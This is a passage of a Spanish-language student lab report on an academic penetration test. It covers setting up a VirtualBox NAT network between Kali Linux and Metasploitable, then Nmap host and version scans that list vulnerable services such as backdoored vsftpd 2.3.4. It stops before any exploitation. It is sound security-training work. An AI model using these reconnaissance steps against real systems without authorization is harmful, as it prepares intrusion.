INFORME TÉCNICO DE PRUEBA DE PENETRACIÓN EN ENTORNO ACADÉMICO VIRTUAL UTILIZANDO NMAP Y METASPLOIT

VICTOR MANUEL LONGA MENA

UNIVERSIDAD TECNOLOGÍA DEL CHOCO "DIEGO LUIS CÓRDOBA"
FACULTAD DE INGENIERÍA
INGENIERIA DE TELECOMUNICACIONES
2720409: SEGURIDAD Y AUDITORIA DE REDES
QUIBDÓ-CHOCO (COLOMBIA)
2025

INFORME TÉCNICO DE PRUEBA DE PENETRACIÓN EN ENTORNO ACADÉMICO VIRTUAL UTILIZANDO NMAP Y METASPLOIT

VICTOR MANUEL LONGA MENA
Estudiantes, IX semestre

ING. RAFAEL S MORALES
Docente de la asignatura

UNIVERSIDAD TECNOLOGÍA DEL CHOCO "DIEGO LUIS CÓRDOBA"
FACULTAD DE INGENIERÍA
INGENIERIA DE TELECOMUNICACIONES
2720409: SEGURIDAD Y AUDITORIA DE REDES
QUIBDÓ-CHOCO (COLOMBIA)
2025

Tabla de Contenido

Tabla de Figuras

Tabla de Tabla

Introducción

El presente informe tiene como finalidad documentar detalladamente el proceso mediante el cual se llevó a cabo la identificación, análisis y explotación de vulnerabilidades en una máquina virtual vulnerable (Metasploitable), utilizando herramientas como Nmap y Metasploit Framework, dentro del entorno de red previamente configurado bajo VirtualBox con adaptadores NAT. Este ejercicio corresponde a la práctica asignada por el docente a cargo como parte del desarrollo de competencias en auditoría de seguridad informática, y fue realizado en un entorno académico controlado y con fines exclusivamente educativos.

Dentro de este contexto, también se busca demostrar la correcta aplicación de conceptos clave de la ciberseguridad ofensiva, como son el reconocimiento activo de servicios, la enumeración de versiones, la búsqueda de exploits conocidos, y la ejecución de payloads interactivos para obtener control sobre sistemas objetivo. Las técnicas desarrolladas están alineadas con los lineamientos éticos del hacking de penetración, y se basan en las instrucciones proporcionadas por el docente en sesiones anteriores, así como en la documentación técnica de las herramientas empleadas.

Alcance

El informe cubre un período de trabajo de cuatro días, iniciando el lunes 4 de agosto de 2025 y extendiéndose hasta el miércoles 6 de agosto de 2025, finalizando el jueves 7 de agosto a las 9:00 a. m., momento límite establecido para la entrega oficial del documento. Durante este tiempo se realizó la configuración de las máquinas virtuales, se ejecutaron las pruebas correspondientes, se recopilaron evidencias (capturas de pantalla, salidas de comandos, configuraciones relevantes) y se sistematizó la información en el presente informe, con el fin de dejar constancia del procedimiento y servir como insumo de estudio para evaluaciones futuras.

1. Objetivos

1.1.General

Realizar una prueba de penetración controlada sobre una máquina virtual vulnerable (Metasploitable), utilizando herramientas de análisis y explotación como Nmap y Metasploit Framework, con el fin de identificar y documentar vulnerabilidades explotables en un entorno académico simulado.

1.2.Específicos

- Configurar correctamente el entorno de red entre las máquinas virtuales (atacante y víctima) dentro de VirtualBox, asegurando la conectividad a través de una red NAT denominada “SEMESTRE9-2025-1”.
- Ejecutar escaneos de red mediante Nmap para descubrir hosts activos y obtener información detallada sobre los servicios y versiones disponibles en la máquina víctima.
- Identificar posibles vulnerabilidades presentes en los servicios detectados, mediante el uso de herramientas como Searchsploit y los módulos incorporados en Metasploit Framework.
- Configurar y utilizar correctamente módulos de explotación en Metasploit para ejecutar payloads que permitan tomar control de los servicios vulnerables en la máquina víctima.
- Documentar paso a paso el proceso realizado, incluyendo evidencias como comandos ejecutados, resultados obtenidos y capturas de pantalla que respalden los hallazgos técnicos.

2. Planteamiento Del Problema

En un entorno cada vez más digitalizado e interconectado, las organizaciones, instituciones educativas y usuarios particulares dependen en gran medida de sistemas informáticos que ofrecen múltiples servicios en red. Esta creciente dependencia ha traído consigo una expansión de la superficie de ataque, es decir, el conjunto de puntos vulnerables por donde un atacante podría comprometer la seguridad de un sistema. A pesar de los avances tecnológicos en software y hardware, muchos servicios siguen presentando fallas de configuración, versiones obsoletas o vulnerabilidades conocidas que pueden ser explotadas fácilmente si no se identifican y mitigan a tiempo.

En el ámbito educativo, uno de los principales desafíos consiste en brindar a los estudiantes oportunidades para aplicar de forma práctica los conocimientos adquiridos en el aula sobre seguridad informática, análisis de vulnerabilidades y técnicas de explotación. Sin embargo, realizar prácticas de hacking ético directamente sobre sistemas reales implica riesgos éticos, legales y operacionales. Es por ello que el uso de entornos virtualizados, como Metasploitable, se ha convertido en una herramienta fundamental para el aprendizaje responsable y seguro de estas habilidades.

A pesar de contar con estos recursos, muchos estudiantes no comprenden con claridad la forma adecuada de aplicar las herramientas de análisis y explotación, ni los pasos metodológicos necesarios para llevar a cabo una prueba de penetración completa y estructurada. El desconocimiento sobre cómo descubrir servicios vulnerables, identificar exploits adecuados o ejecutar un ataque sin comprometer la estabilidad del entorno puede dificultar el proceso de aprendizaje y limitar la comprensión de los conceptos clave de ciberseguridad ofensiva.

Este informe surge como respuesta a la necesidad de documentar de forma clara y práctica cómo realizar una prueba de penetración ética sobre una máquina vulnerable, replicando un escenario realista en un entorno académico controlado. En este caso, se hace uso de herramientas ampliamente reconocidas como Nmap, para el reconocimiento activo de la red, y Metasploit Framework, para la explotación de vulnerabilidades conocidas, con el fin de fortalecer las competencias técnicas del estudiante, mejorar su capacidad de análisis y prepararlo adecuadamente para situaciones prácticas que puedan presentarse tanto en el entorno académico como en el profesional.

3. Reconocimiento y Explotación de Servicios Vulnerables en Metasploitable Usando Nmap y Metasploit

El lunes 4 de agosto de 2025, el docente Rafael S Morales, como parte de la recuperación de la clase del día 31 de Julio de 2025,en esta clase se dio la introducción al mundo de la ciberseguridad. Los temas tratados en dicho encuentro obedecieron a como se configura el NAT, que básicamente en una forma de DHCP para las máquinas virtuales, el software que se eligió para la creación de estas máquinas virtuales fue VirtualBox.

3.1.Conocimientos Previos

Antes de comenzar a desarrollar el informe y mostrar los resultados obtenidos de debe conocer una serie de conceptos que por lo menos yo considero que son de suma importancia para conocer lo que se hizo y con que se trabajó.

3.1.1 ¿Qué es VirtualBox?

Según (Oracle, 2024) "*VirtualBox es un software de virtualización completo de propósito general para hardware x86_64 (con la versión 7.1 adicionalmente para macOS/Arm), dirigido a computadoras portátiles, computadoras de escritorio, servidores y uso integrado*."

VirtualBox nos permite ejecutar múltiples sistemas operativos como máquinas virtuales en un único equipo físico, sin necesidad de reiniciar ni alterar el sistema principal. Es compatible con diversas plataformas anfitrionas como Windows, Linux, macOS y lo que o hace un software bastante necesario dentro del campo de la enseñanza y la practica en el ámbito de la ciber seguridad.

3.1.1.1 Características de VirtualBox.

Según Oracle las principales características de VirtualBox son:

- Soporte para sistemas operativos invitados como Debian, Ubuntu, Kali Linux, Windows, entre otros.
- Configuración flexible de recursos (memoria, CPU, almacenamiento).
- Compatibilidad con imágenes ISO, instantáneas del sistema, carpetas compartidas, USB y red virtual.
- Comunidad activa y documentación abundante

3.1.1 ¿Qué es Nmap?

(Nmap, s. f.) dice "*Nmap ("mapeador de redes") es una herramienta de código abierto para exploración de red y auditoría de seguridad. Se diseñó para analizar rápidamente grandes redes, aunque funciona muy bien contra equipos individuales."*

Nmap envía paquetes personalizados a las máquinas objetivo y analiza las respuestas para inferir información sobre los servicios, puertos, protocolos y sistemas operativos presentes. Puede trabajar tanto en modo sencillo (ping scan, escaneo TCP) como en modos avanzados usando scripts personalizados.

3.1.2 ¿Qué son Metasploitable 2 y Kali Linux?

Metasploitable es una máquina virtual intencionalmente vulnerable creada por Rapid7 (los mismos desarrolladores de Metasploit Framework) con el propósito de que estudiantes, investigadores y profesionales de la seguridad informática puedan practicar técnicas de hacking ético y pruebas de penetración en un entorno controlado y legal.

Según (Buckbee, 2022) :

El Proyecto Metasploit fue emprendido en 2003 por HD. Moore para su uso como herramienta de red portátil basada en Perl, con la ayuda del desarrollador principal Matt

Miller. Se convirtió completamente a Ruby en 2007, y la licencia fue adquirida por Rapid7 en 2009, donde permanece como parte del repertorio de la compañía con sede en Boston de desarrollo de firmas IDS y herramientas específicas de explotación remota, fuzzing, antiforense y evasión.

Por otro lado, Kali Linux es una distribución de Linux especializada en ciberseguridad, desarrollada por Offensive Security. Está diseñada específicamente para realizar pruebas de penetración, análisis forense digital, ingeniería inversa y auditorías de seguridad.

Según el Sitio oficial (Kali Linux, 2025): *"Kali Linux es una distribución de Linux de código abierto basada en Debian orientada a diversas tareas de seguridad de la información, como pruebas de penetración, investigación de seguridad, informática forense e ingeniería inversa que incluye más de 600 herramientas preinstaladas"*

3.1.2.1 Características de estos sistemas

Si hacemos un cuadro comparativo entre los dos entornos encontraremos que tiene las siguientes características :

Tabla 1. Características Entre Kali Linux y Metaploitable

Característica	Metasploitable	Kali Linux
Función principal	Máquina **víctima** (con fallas) uso educativo	Máquina **atacante** (con más de 600 herramientas)
Diseñada para	Ser explotada en entornos de prueba	Realizar ataques controlados y análisis
Basada en	Linux (generalmente Ubuntu)	Linux Debian
Riesgo si se expone	Alto (tiene vulnerabilidades activas)	Bajo (controlado por el usuario)

4. Conducto Seguidos al Desarrollar Esta Práctica (paso 1)

Para empezar a desarrollar esta práctica seguimos los siguientes pasos que se desarrollaran a continuación .

4.1. Configuración de la red NAT para nuestro practica

Lo primero que hicimos fue configurar una red NAT para que los equipos virtuales se comuniquen entre sí, esta red actuara como un servicio DHCP que les rentara direcciones tanto a Kali Linux como a Metaploteible, lo que en última instancia permitió la comunicación entre estos sistemas

Figura 1. Ingreso al Apartado de Herramientas de VirtualBox

Observación: Lo primero que se hizo fue ingresar al VirtualBox y se entro al apartado de herramientas (marcado con el rectángulo verde).




Figura 2. Selección del Apartado Red

Observación: Lo siguiente fue darle clic al apartado de red tal cual como se puede observar en la imagen anterior, luego podemos entender cómo se crea el NAT




Figura 3. Creación de Red NAT

Observación: al ingresar al apartado de nos saldrá el siguiente cuadro; si bien este apartado nos permite crear 3 tipos de redes, aquí seleccionaremos la opción de red NAT (flecha-

azul) luego seleccionamos la opción de crear (cuadro naranjado) en ahí ingresaremos el nombre que queramos para nuestra red, en mi caso elegí la red **Red-semestre9-2025-1**, por que fue con la que trabajamos en clase. Por último, nos ubicamos en la parte inferior de nuestra página e ingresamos la Ip a repartir, el prefijo que necesitemos y precionamos habilitar el DHCP, los datos ingresados fueron los siguientes.

Tabla 2. Datos de la Red NAT

Nombre	Ip	prefijo
semestre-9-2025-1	192.1.1.0	/24

4.1.1 Se habilita el apartador de red NAT en los sistemas Kali Linux y Metaplotaible

Para poder habilitar la opción de apartador NAT en los sistemas operativos que estamos trabajando haremos lo siguiente:




Figura 4. Habilitación Adaptador NAT en Kali y Metap

Damos clic en los 3 cuadros (flecha naranja) luego el apartado de configuración (flecha azul) precionamos el apartado de red (flecha negra). Por último, habilitamos el adaptador de red y seleccionamos la opción de conectar red NAT, se habilita el modo promiscuo para que se permita, si hacemos todo bien nos debería salir asi.




Figura 5. Forma Correcta de Configuración , configuración en Kali Linux

Observación: Al configurar el adaptador de forma correcta nos debería salir el nombre de la red NAT y el modo promiscuo debería poder configurarse en permitir todo.




Figura 6. Configuración en Metaplotaible

4.1.2 Se verifica la comunicación entre los dos sistemas

Para verificar que lo que hicimos hasta aquí funciona lo primero que hicimos fue ingresar desde nuestras máquinas virtuales (Kali Linux y Metaploteible) y revisar que la red NAT si nos esté entregando una dirección del segmento de red que configuraos




Figura 7. Revisión de Dirección IP Entregada en Kali

Observación: Utilizando el comando **ip a** (flecha naranjada**)** en nuestra terminal de Kali Linux podemos revisar que el servicio si nos dio una dirección Ip (fecha azul) del segmento que se creó en la Red NAT. Este paso se aplicó también en la otra máquina.




Figura 8. Revisión de Dirección IP Entregada en Metapl

Aplicamos los mismos comandos (mirar el rectángulo naranja aquí se aplicó el comando y la flecha azul) en nuestra máquina virtual con metaploteible en donde obtuvimos un resultado bastante similar al que pueden observar en la imagen anterior.

Las direcciones ip que tienen nuestras maquinas son:

Tabla 3. Direcciones Rentadas Desde el NAT a Cada Maquina

Maquina	Ip	Prefijo
Kali Linux	192.1.1.5	/24
Metaplotaible	192.1.1.6	/24

4.1.2.1 Ping de Kali Linux a Metaplotaible

Para probar que todo este funcionando bien y como medida adicional dimos ping de extremo a extremo, esto quiere decir que mandamos un mensaje de una maquina a la otra para como prueba final. Esto se hizo para confirmar que haya conexión para asi poder hacer la vulnerabilidad de Kali a Metaplotaible. A continuación, adjuntamos las captura.




Figura 9. Ping de Kali a Metaplotaible

Observación: Se evidencia que todo esta funcionando correctamente y el ping llega sin problema.




Figura 10. Ping de Metaplotaible a Kali

5. Empezamos el Proceso de Vulneración en Los Puertos Solicitados (Paso 2)

Ya con conexión entre las dos maquina entonces empezamos el proceso de vulneración, lo primero que se hizo fue escanear

5.1. Escaneo de Los Puertos Con Nmap sn (Paso 3)

Para iniciar la prueba de penetración, se realizó un escaneo de la red con la herramienta Nmap, con el fin de identificar qué dispositivos se encontraban activos en el segmento de red asignado a las máquinas virtuales. El comando ejecutado fue **nmap -sn 192.1.1.0/24**




Figura 11. Excaneo de la Red Con Un Ping Rápido Utilizando Nmap sn

Observación: Este comando que utilizamos nos indica que Nmap que realizo un ping scan sobre todas las direcciones IP dentro del rango 192.1.1.0 a 192.1.1.255 (subred /24), con el propósito de detectar hosts que estén encendidos sin escanear sus puertos.

5.2. Escaneo de Puertos y Servicios Vulnerables Con Nmap sV (Paso 4)

Una vez identificada la dirección IP 192.1.1.6 como una de las máquinas activas en la red, se procedió a realizar un escaneo más profundo mediante el comando **nmap sV 192.1.1.6** en donde se identificaron los puertos abiertos, también intentamos identificar el nombre y la

versión del servicio que se ejecuta en cada puerto. Esto es bastante en una prueba de penetración, ya según lo dicho en clase, “ muchas vulnerabilidades están asociadas a versiones específicas de servicios.”

Figura 12. Escaneo de Puertos y Servicios Vulnerables Con Nmap sV

Observación: Esta imagen muestra los resultados que obtuvimos al ejecutar el comando nmsp –sV 192.1.1.6 con el cual identificamos los siguientes puertos y servicios vulnerables.

Tabla 4. Servicios detectados en la máquina víctima

Puerto	Protocolo	Servicio	Versión detectada
21	TCP	FTP	vsftpd 2.3.4 (vulnerable a backdoor)
22	TCP	SSH	OpenSSH 4.7p1 Debian (obsoleto)
23	TCP	Telnet	Linux telnetd (protocolo inseguro)
25	TCP	SMTP	Postfix smtpd
53	TCP	DNS	ISC BIND 9.4.2
80	TCP	HTTP	Apache 2.2.8
111	TCP	RPCBind	RPC 2

Puerto	Protocolo	Servicio	Versión detectada
